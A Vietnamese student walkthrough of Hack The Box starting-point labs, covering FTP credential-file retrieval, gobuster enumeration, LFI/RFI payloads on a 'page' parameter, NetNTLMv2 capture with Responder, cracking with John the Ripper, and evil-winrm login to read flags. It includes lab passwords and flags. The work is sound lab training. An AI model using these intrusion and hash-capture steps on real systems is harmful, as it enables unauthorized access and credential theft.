Dùng lệnh ls để liệt kê và tải tệp mong muốn sử dụng lệnh get

```

ftp> ls
229 Entering Extended Passive Mode (|||44229|)
150 Here comes the directory listing.
150 Directory send OK.                                     TASK 6
-rw-r--r--  1 ftp      ftp          33 Jun 08  2021 allowed.userlist
-rw-r--r--  1 ftp      ftp          62 Apr 20  2021 allowed.userlist.passwd
226 Directory send OK.                                     that we download from
ftp> get allowed.userlist
local: allowed.userlist remote: allowed.userlist
229 Entering Extended Passive Mode (|||45646|)
150 Opening BINARY mode data connection for allowed.userlist (33 bytes).
100% |*****| 33          0.11 KiB/s   00:00 ETA
226 Transfer complete.
33 bytes received in 00:01 (0.02 KiB/s)

```

Dùng cat để truy xuất dữ liệu trong tệp

```

[(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ cat allowed.userlist
aron
pwnmeow
egotisticalsw
admin

```

Đáp án: admin

TASK 6

What is one of the higher-privilege sounding usernames in 'allowed.userlist' that we download from the FTP server?

```
*****n
```

admin

[Hide Answer](#)

Task 7: Yêu cầu phiên bản của apache http Server

Đáp án: Apache httpd 2.4.41

TASK 7

What version of Apache HTTP Server is running on the target host?

```
***** *.*.*1
```

Apache httpd 2.4.41

[Hide Answer](#)

Task 8: Hỏi switch nào dùng trong Gobuster để tìm loại tệp chỉ định

Nhập lệnh gobuster help dir để xem chi tiết các lệnh.

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox] $ gobuster help dir
Uses directory/file enumeration mode

Usage:
  gobuster dir [flags]

Flags:
  -f, --add-slash           Append / to each request
  --client-cert-p12 string  a p12 file to use for options TLS client certificates
  --client-cert-p12-password string  the password to the p12 file
  --client-cert-pem string  public key in PEM format for optional TLS client certif
icates
  --client-cert-pem-key string  private key in PEM format for optional TLS client certi
ficates (this key needs to have no password)
  -c, --cookies string      Cookies to use for the requests
  -d, --discover-backup     Also search for backup files by appending multiple back
up extensions
  --exclude-length string   exclude the following content lengths (completely ignor
es the status). You can separate multiple lengths by comma and it also supports ranges like 203-2
06
  -e, --expanded            Expanded mode, print full URLs
  -x, --extensions string  File extension(s) to search for
  -X, --extensions-file string  Read file extension(s) to search from the file
  -r, --follow-redirect     Follow redirects
  -H, --headers stringArray  Specify HTTP headers, -H 'Header1: val1' -H 'Header2: v
al2'
  -h, --help                help for dir
  --hide-length             Hide the length of the body in the output
  -m, --method string       Use the following HTTP method (default "GET")
  --no-canonicalize-headers Do not canonicalize HTTP header names. If set header na
```

Đáp án: -x

TASK 8

What switch can we use with Gobuster to specify we are looking for specific filetypes?

**

-x

Hide Answer



Task 9: Sau khi brute force tệp php nào tồn tại cơ hội để xác thực vào trang web

Nhập câu lệnh theo bức hình sau để thực hiện brute force

-w: Chọn một danh sách những key word tìm kiếm

-x: Lọc ra những tệp có từ khóa php

-u: URL của trang

Sau khi tìm kiếm thì thấy trang login.php

```
(kati㉿kati) - [~/Documents/NTI40/hackthebox]
$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x php
-u http://10.129.119.128/ CONTACT DOWNLOAD
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.129.119.128/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  php
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
./php          (Status: 403) [Size: 279]
/login.php      (Status: 200) [Size: 1577]
/assets         (Status: 301) [Size: 317] [→ http://10.129.119.128/assets/]
/css            (Status: 301) [Size: 314] [→ http://10.129.119.128/css/]
/js              (Status: 301) [Size: 313] [→ http://10.129.119.128/js/]
/logout.php     (Status: 302) [Size: 0] [→ login.php]
/config.php     (Status: 200) [Size: 0]
Progress: 5078 / 415288 (1.22%)^Z
zsh: suspended  gobuster dir -w -x php -u http://10.129.119.128/
```

Đáp án: login.php

TASK 9

Which PHP file can we identify with directory brute force that will provide the opportunity to authenticate to the web service?

*****.*sp


login.php

Hide Answer



Cuối cùng yêu cầu root flag

Truy cập đến trang login của box thì yêu cầu username và password:



Từ máy chủ ftp trên tải xuống luôn tệp còn lại, rồi xuất thông tin tệp

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ cat allowed.userlist
aron
pwnmeow
egotisticalsw
admin

(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ cat allowed.userlist.passwd
root
Supersecretpassword1
@BaASD&9032123sADS
rKXM59E5xesUFHAd
[2023-08-18 00:00:00] ETA
```

Đã có tên người dùng và mật khẩu, đăng nhập vào trang và tìm thấy flag:

SEARCH for...

Generate Report

Dashboard

EARNINGS (MONTHLY) \$40,000

EARNINGS (ANNUAL) \$215,000

TASKS 50%

PENDING REQUESTS 18

Here is your flag: c7110277ac44d78b6a9fff2232434d16

Earnings Overview

Revenue Sources

SUBMIT FLAG

Submit root flag

c7110277ac44d78b6a9fff2232434d16
Hide Answer

Responder (10 task and root):

Đầu tiên quét các cổng của box

```
[kali㉿kali]: /Documents/NT140/Hackthebox]$ sudo masscan -p1-65535,U:1-65535 10.129.185.18 --rate=1000 -e tun0
[sudo] password for kali:
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2024-10-11 07:53:27 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 80/tcp on 10.129.185.18
Discovered open port 7680/tcp on 10.129.185.18
^Zte: 0.00-kpps, 100.00% done, waiting -1-secs, found=2
zsh: suspended sudo masscan -p1-65535,U:1-65535 10.129.185.18 --rate=1000 -e tun0


[kali㉿kali]: /Documents/NT140/Hackthebox]$ nmap -p 80,7680 -sV 10.129.185.18
Starting Nmap 7.94SVN (https://nmap.org) at 2024-10-11 03:58 EDT
Nmap scan report for 10.129.185.18
Host is up (0.37s latency).

PORT      STATE    SERVICE   VERSION
80/tcp    open     http      Apache httpd 2.4.52 ((Win64) OpenSSL/1.1.1m PHP/8.1.1)
7680/tcp  filtered pando-pub

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.42 seconds
```

Task 1: Khi truy cập địa chỉ ip thì được chuyển hướng đến tên miền nào?

Sau khi nhập ip thì bị chuyển hướng đến unika.htb



Đáp án: unika.htb

TASK 1

When visiting the web service using the IP address, what is the domain that we are being redirected to?

*****.**b

unika.htb

Hide Answer

Task 2: Server sử dụng ngôn ngữ script nào để tạo trang web

Đáp án là php

TASK 2

Which scripting language is being used on the server to generate webpages?

php

Hide Answer



Task 3: Hỏi tên của hành phần trong url mà quyết định ngôn ngữ của trang

Đầu tiên phải xử lý vấn đề hostname để có thể tải trang

Thực hiện lệnh echo "<ip của box> <hostname>" >> /etc/hosts : để thêm hostname


```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ sudo su
(root㉿kali)-[/home/kali/Documents/NT140/Hackthebox]
# echo "10.129.185.18 unika.htb" >> /etc/hosts
```

Kiểm tra đã có trong file chưa


```
root@unika:~# cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.129.185.18 unika.htb
```


Tải lại trang thì không bị lỗi



Tìm đến phần chuyên đổi ngôn ngữ:



Sau khi chuyển thì trên url có thêm thành phần page



Đáp án là page

TASK 3

What is the name of the URL parameter which is used to load different language versions of the webpage?

***e

page

Hide Answer

Success!

Task flag owned!

Task 4: Hỏi ví dụ nào sau đây sẽ khai thác một tệp cục bộ

Đáp án: ../../../../../../windows/system32/drivers/etc/hosts

TASK 4

Which of the following values for the `page` parameter would be an example of exploiting a Local File Include (LFI) vulnerability: "french.html", "//10.10.14.6/somefile", "../../../../windows/system32/drivers/etc/hosts", "minikatz.exe"

.../.../.../.../.../.../.../*****/*****/*****/***/*...

../../../../windows/system32/drivers/etc/hosts

Hide Answer

Success!

Task 5: Đây thì hỏi cái ví dụ nào dùng để khai thác thêm tệp từ xa

Đáp án: //10.10.14.6/somefile

TASK 5

Which of the following values for the `page` parameter would be an example of exploiting a Remote File Include (RFI) vulnerability: "french.html", "//10.10.14.6 /somefile", "../../../../../windows/system32/drivers/etc/hosts", "minikatz.exe"

```
//**.*.*.*/******e
```

//10.10.14.6/somefile

Hide Answer

Success!

Task flag owned!

Task 6: Hỏi từ nguyên bản của viết tắt NTLM

Đáp án: New Technology Lan Manager

Task 7: Hỏi trong responder thì sử dụng cờ nào để kết nối đến bè mặt kết nối mang

Đáp án : -1

TASK 7

Which flag do we use in the Responder utility to specify the network interface?

**

[Hide Answer](#)

Task 8: Hãy cho biết tên đầy đủ của công cụ khai thác mật khẩu có tên là john

Đáp án: John the Ripper

TASK 8

There are several tools that take a NetNTLMv2 challenge/response and try millions of passwords to see if any of them generate the same response. One such tool is often referred to as 'john', but the full name is what?

***** *** *****

John the Ripper

Task 9: Hỏi mật khẩu của người dùng administrator

Đầu tiên đăng nhập sử dụng responder:

Nhập câu lệnh “sudo responder -I tun0 -v” (tun0 là địa chỉ ip của vpn)

Responder sẽ trả về một ip

```
[+] Generic Options:
  Responder NIC           [tun0]
  Responder IP             [10.10.16.12]
  Responder IPv6          [dead:beef:4 :: 100a]
  Challenge set            TASK
  What is the password for the administrator?
  Don't Respond To Names   ['random']
                           ['ISATAP', 'ISATAP.LOCAL']

[+] Current Session Variables:
  Responder Machine Name  [WIN-EUFE2D2QNPS]
  Responder Domain Name   [4APT.LOCAL]
  Responder DCE-RPC Port  [45924]
```

Copy ip đó và sử dụng phương pháp của task 6

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Warning: include(\>10.10.16.12\somefile): Failed to open stream: Permission denied in C:\xampp\htdocs\index.php on line 11
Warning: include(): Failed opening '10.10.16.12\somefile' for inclusion (include path='xamp\php\PEAR') in C:\xampp\htdocs\index.php on line 11

Responder sẽ trả lại một hash

Lưu hash đó vào một tệp

```
[kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ nano hash.txt
```

Sau đó sử dụng john với wordlist rockyou.txt

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
badminton      (Administrator)
1g 0:00:00:00 DONE (2024-10-11 04:36) 1.176g/s 4818p/s 4818c/s 4818C/s slimshady ..oooooooo
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Đáp án là badminton

TASK 9

What is the password for the administrator user?

*****n



badminton

[Hide Answer](#)

Task 10: Hỏi cái cổng mà sử dụng dịch vụ window để kết nối từ xa sử dụng responder với mật khẩu lấy được.

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
└─$ sudo masscan -p1-65535,U:1-65535 10.129.185.18 --rate=1000 -e tun0
[sudo] password for kali:
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2024-10-11 08:41:55 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 5985/tcp on 10.129.185.18
Discovered open port 80/tcp on 10.129.185.18
^Zte: 0.00-kpps, 100.00% done, waiting -3-secs, found=2
zsh: suspended sudo masscan -p1-65535,U:1-65535 10.129.185.18 --rate=1000 -e tun0
```

Đáp án: 5985

TASK 10

We'll use a Windows service (i.e. running on the box) to remotely access the Responder machine using the password we recovered. What port TCP does it listen on?

***5

5985

Hide Answer

Task cuối là tìm flag của root:

Để kết nối đến máy window, em sử dụng evil-winrm

Để biết những câu lệnh có thể thực hiện thì sử dụng lệnh “evil-winrm -h”

```
$ evil-winrm -h
WinRM   Custom Applications
Evil-WinRM shell v3.5
PowerShell XMLRPC WinRM

Usage: evil-winrm -i IP -u USER [-s SCRIPTS_PATH] [-e EXES_PATH] [-P PORT] [-p PASS] [-H HASH] [-U URL] [-S] [-c PUBLIC_KEY_PATH] [-k PRIVATE_KEY_PATH] [-r REALM] [--spn SPN_PREFIX] [-l]
      -S, --ssl          Enable ssl
      -c, --pub-key     Local path to public key certificate
      -k, --priv-key    Local path to private key certificate
      -r, --realm       Kerberos auth, it has to be set also in /etc krb5.conf file
using this format → CONTOSO.COM = { kdc = fooserver.contoso.com }
      -s, --scripts     Powershell scripts local path
      --spn SPN_PREFIX  SPN prefix for Kerberos auth (default HTTP)
      -e, --executables EXES_PATH C# executables local path
      -i, --ip           Remote host IP or hostname. FQDN for Kerberos auth (required)
)
      -U, --url URL      Remote url endpoint (default /wsman)
      -u, --user USER    Username (required if not using kerberos)
      -p, --password PASS Password
      -H, --hash HASH    NTHash
      -P, --port PORT    Remote host port (default 5985)
      -V, --version      Show version
      -n, --no-colors   Disable colors
      -N, --no-rpath-completion Disable remote path completion
      -l, --log          Log the WinRM session
      -h, --help         Display this help message
```

Đăng nhập với tên người dùng và mật khẩu lấy được sử dụng câu lệnh

evil-winrm -i <ip của box> -u Administrator -p badminton

-i : Địa chỉ cần kết nối

-u : Tên người dùng

-p : Mật khẩu

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox] upgrade to VIP+ for
$ evil-winrm -i 10.129.185.18 -u Administrator -p badminton
Administrator Access
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
TARGET MACHINE IP ADDRESS

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> |
```

Khi đã đăng nhập, tiến hành tìm kiếm qua tất cả thư mục

```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> ls
tags
    Password Cracking Hash Capture
Directory: C:\Users\Administrator

Mode           LastWriteTime      Length Name
-->--          10/11/2020 7:19 AM          3D Objects
d-r--          10/11/2020 7:19 AM          Contacts
d-r--          3/9/2022   5:34 PM          Desktop
d-r--          3/10/2022 4:51 AM          Documents
d-r--          10/11/2020 7:19 AM          Downloads
d-r--          10/11/2020 7:19 AM          Favorites
d-r--          10/11/2020 7:19 AM          Links
d-r--          10/11/2020 7:19 AM          Music
d-r--          4/27/2020  6:01 AM          OneDrive
d-r--          10/11/2020 7:19 AM          Pictures
d-r--          10/11/2020 7:19 AM          Saved Games
d-r--          10/11/2020 7:19 AM          Searches
d-r--          10/11/2020 7:19 AM          Videos
```

Khi chuyển đến thư mục Users thì tìm thấy có một người dùng tên là mike

```
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cd ..
*Evil-WinRM* PS C:\Users\Administrator> ls Desktop
*Evil-WinRM* PS C:\Users\Administrator> cd ..
*Evil-WinRM* PS C:\Users> ls
Free 2h of Pwnbox - Upgrade to VIP+ for
Unlimited Access

Directory: C:\Users

Mode           LastWriteTime      Length Name
-->--          3/9/2022   5:35 PM          Administrator
d---          3/9/2022   5:33 PM          mike
d-r--          10/10/2020 12:37 PM          Public
```

Chuyển đến thư mục này và tiến hành tìm kiếm

```
*Evil-WinRM* PS C:\Users> cd mike <h of Pwnbox - Upgrade to VIP+ for
*Evil-WinRM* PS C:\Users\mike> ls
Unlimited Access

Directory: C:\Users\mike

Mode LastWriteTime Length Name
-- 3/10/2022 4:51 AM 32 Desktop
```

Trong thư mục Desktop của người dùng có chứa một tệp flag.txt

```
*Evil-WinRM* PS C:\Users\mike\Desktop> ls
Unlimited Access

Directory: C:\Users\mike\Desktop

Mode LastWriteTime Length Name
-a 3/10/2022 4:50 AM 32 flag.txt
```

Dùng lệnh cat để xuất dữ liệu

```
*Evil-WinRM* PS C:\Users\mike\Desktop> cat flag.txt
ea81b7afdd03efaa0945333ed147fac
```

SUBMIT FLAG

Submit root flag

ea81b7afdd03efaa0945333ed147fac

Hide Answer

Three (9 task and root):

Đầu tiên quét tất cả các cổng để tìm cổng đang mở:

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ nmap -Pn -sC -sV -p- -vvvvv --reason --min-rate=1000 -T4 -oA all_tcp 10.129.149.1154,57,164,106
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-15 17:56 +07
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 17:56
Completed NSE at 17:56, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 17:56
Completed NSE at 17:56, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 17:56
Completed NSE at 17:56, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 17:56
Completed Parallel DNS resolution of 1 host. at 17:56, 13.00s elapsed
DNS resolution of 1 IPs took 13.00s. Mode: Async [#: 1, OK: 0, NX: 0, DR: 1, SF: 0, TR: 3, CN: 0]
Initiating Connect Scan at 17:56
Scanning 10.129.149.11 [65535 ports]
Discovered open port 80/tcp on 10.129.149.11
Discovered open port 22/tcp on 10.129.149.11
Connect Scan Timing: About 41.6% done; ETC: 17:58 (0:00:43 remaining)
```

```

PORT      STATE SERVICE REASON VERSION
22/tcp    open  ssh      syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 17:8b:d4:25:45:2a:20:b8:79:f8:e2:58:d7:8e:79:f4 (RSA)
|   ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQCiBp4qe2+WeMGa7+L3eEgbrqD/tH3G5PYsQ9nMFx6Erg9Rp+jn7D9QqC9GqKdraCCUQTzVoW3zqEd83Ef4iWR7VXjTb469txJ
U+8XlG/4Jzegbj06WYyfQTtQ3nLkpa21BZedH9ap28mcJAggj4/uHTiA3yTgZ2C+zP46LoI57CaB1DPK2q/8wrxDiRNv4gGiSjcxElpL8Qls4R3Ny3QJD89hvgEdVzapTS5T9h0
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAIBmlzdHAyNTYAAABBBEKEPkseIH9z6Ds6r7s2Uff45kDk/PEnvXYwP0ny6pKsP2s62W3PZVCywFF3aC80
NsAqqQh6zy0s44ZvBB8g+rI=
|_ 256 2d:e1:87:41:75:f3:91:54:41:16:b7:2b:80:c6:8f:05 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1ZD1tNTE5AAAInwGMkF/JG8KPrh19vLPmhe+RC0WBQt06gh1zE3Eo2q
80/tcp    open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: The Toppers
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel-4.4 dev tun0

```

Task 1: Hỏi có bao nhiêu cổng tcp đang mở

Đáp án: 2

TASK 1

How many TCP ports are open?

* 2 Hide Answer

Task 2: Hỏi tên miền của địa chỉ email được cung cấp trong phần Contact của trang web

Truy cập vào web sử dụng ip của box và tìm đến phần Contact

CONTACT

Fan? Drop a note!

📍 Chicago, US
📞 Phone: +01 343 123 6102
✉️ Email: mail@thetoppers.htb

Name Email
 Message SEND

Đáp án: thetoppers.htb

TASK 2

What is the domain of the email address provided in the "Contact" section of the website?

*****.**b thetoppers.htb Hide Answer


Task 3: Hỏi khi không có sự hiện diện của DNS server, tệp Linux nào được dùng để phân giải tên miền:

Bằng cách thêm địa chỉ ip và tên miền tương ứng vào tệp /etc/hosts

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ sudo su
[root@kali)-[/home/kali/Documents/NT140/Hackthebox]
# echo "10.129.185.18 thetoppers.htb" >> /etc/hosts

[root@kali)-[/home/kali/Documents/NT140/Hackthebox]
# nano /etc/hosts
```

```
GNU nano 8.1          /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters
10.129.185.18 unika.htb
10.129.185.18 thetoppers.htb
```



Đáp án: /etc/hosts

TASK 3

In the absence of a DNS server, which Linux file can we use to resolve hostnames to IP addresses in order to be able to access the websites that point to those hostnames?

/****/****\$

/etc/hosts

Hide Answer

Success!

Task flag owned!

Task 4: Trong quá trình liệt kê thì tìm thêm được tên miền con nào?

Để khai thác tên miền thì sử dụng gobuster với câu lệnh sau

vhost: Được gọi là chế độ vhost lưu trữ ảo, được dùng khi một máy chủ lưu trữ nhiều tên miền

-u: là url của trang

-w: wordlist sử dụng, trong trường hợp này sử dụng một wordlist của SecLists

--append-domain: Dùng để chuyển url thành word trong wordlist

```
—(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ gobuster vhost -u http://thetoppers.htb/ -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt --append-domain
```

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

Sau khi chạy thì tìm thấy một tên miền s3.thetoppers.htb

```
—(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ gobuster vhost -u http://thetoppers.htb/ -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt --append-domain
```

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://thetoppers.htb/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
[+] Append Domain: true

Starting gobuster in VHOST enumeration mode

Found: s3.thetoppers.htb Status: 404 [Size: 21]
Found: gc._msdcs.thetoppers.htb Status: 400 [Size: 306]
Progress: 1146 / 4990 (22.97%)^Z
zsh: suspended gobuster vhost -u http://thetoppers.htb/ -w --append-domain

Đáp án: s3.thetoppers.htb

TASK 4

Which sub-domain is discovered during further enumeration?

.***.**b

s3.thetoppers.htb

Hide Answer

Task 5: Hỏi dịch vụ trên cái tên miền con đó

Đáp án: Amazon s3

TASK 5

Which service is running on the discovered sub-domain?

***** *3

Amazon s3

Hide Answer

Task 6: Hỏi tên gọi của command line sử dụng trong cái dịch vụ chạy trên tên miền đó

Đáp án: awscli

TASK 6

Which command line utility can be used to interact with the service running on the discovered sub-domain?

*****i

awscli

Hide Answer

Success!

Task 7: Hỏi lệnh nào được dùng để cài đặt aws cli

Sử dụng “tldr aws” để xem các câu lệnh

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox] └─$ OFFICIAL WRITEDUP
└─$ tldr aws

The official CLI tool for Amazon Web Services.
Some subcommands such as `s3` have their own usage documentation.
More information: <https://aws.amazon.com/cli>.

Configure the AWS Command-line:
aws configure wizard

Configure the AWS Command-line using SSO:
aws configure sso

Get the caller identity (used to troubleshoot permissions):
aws sts get-caller-identity

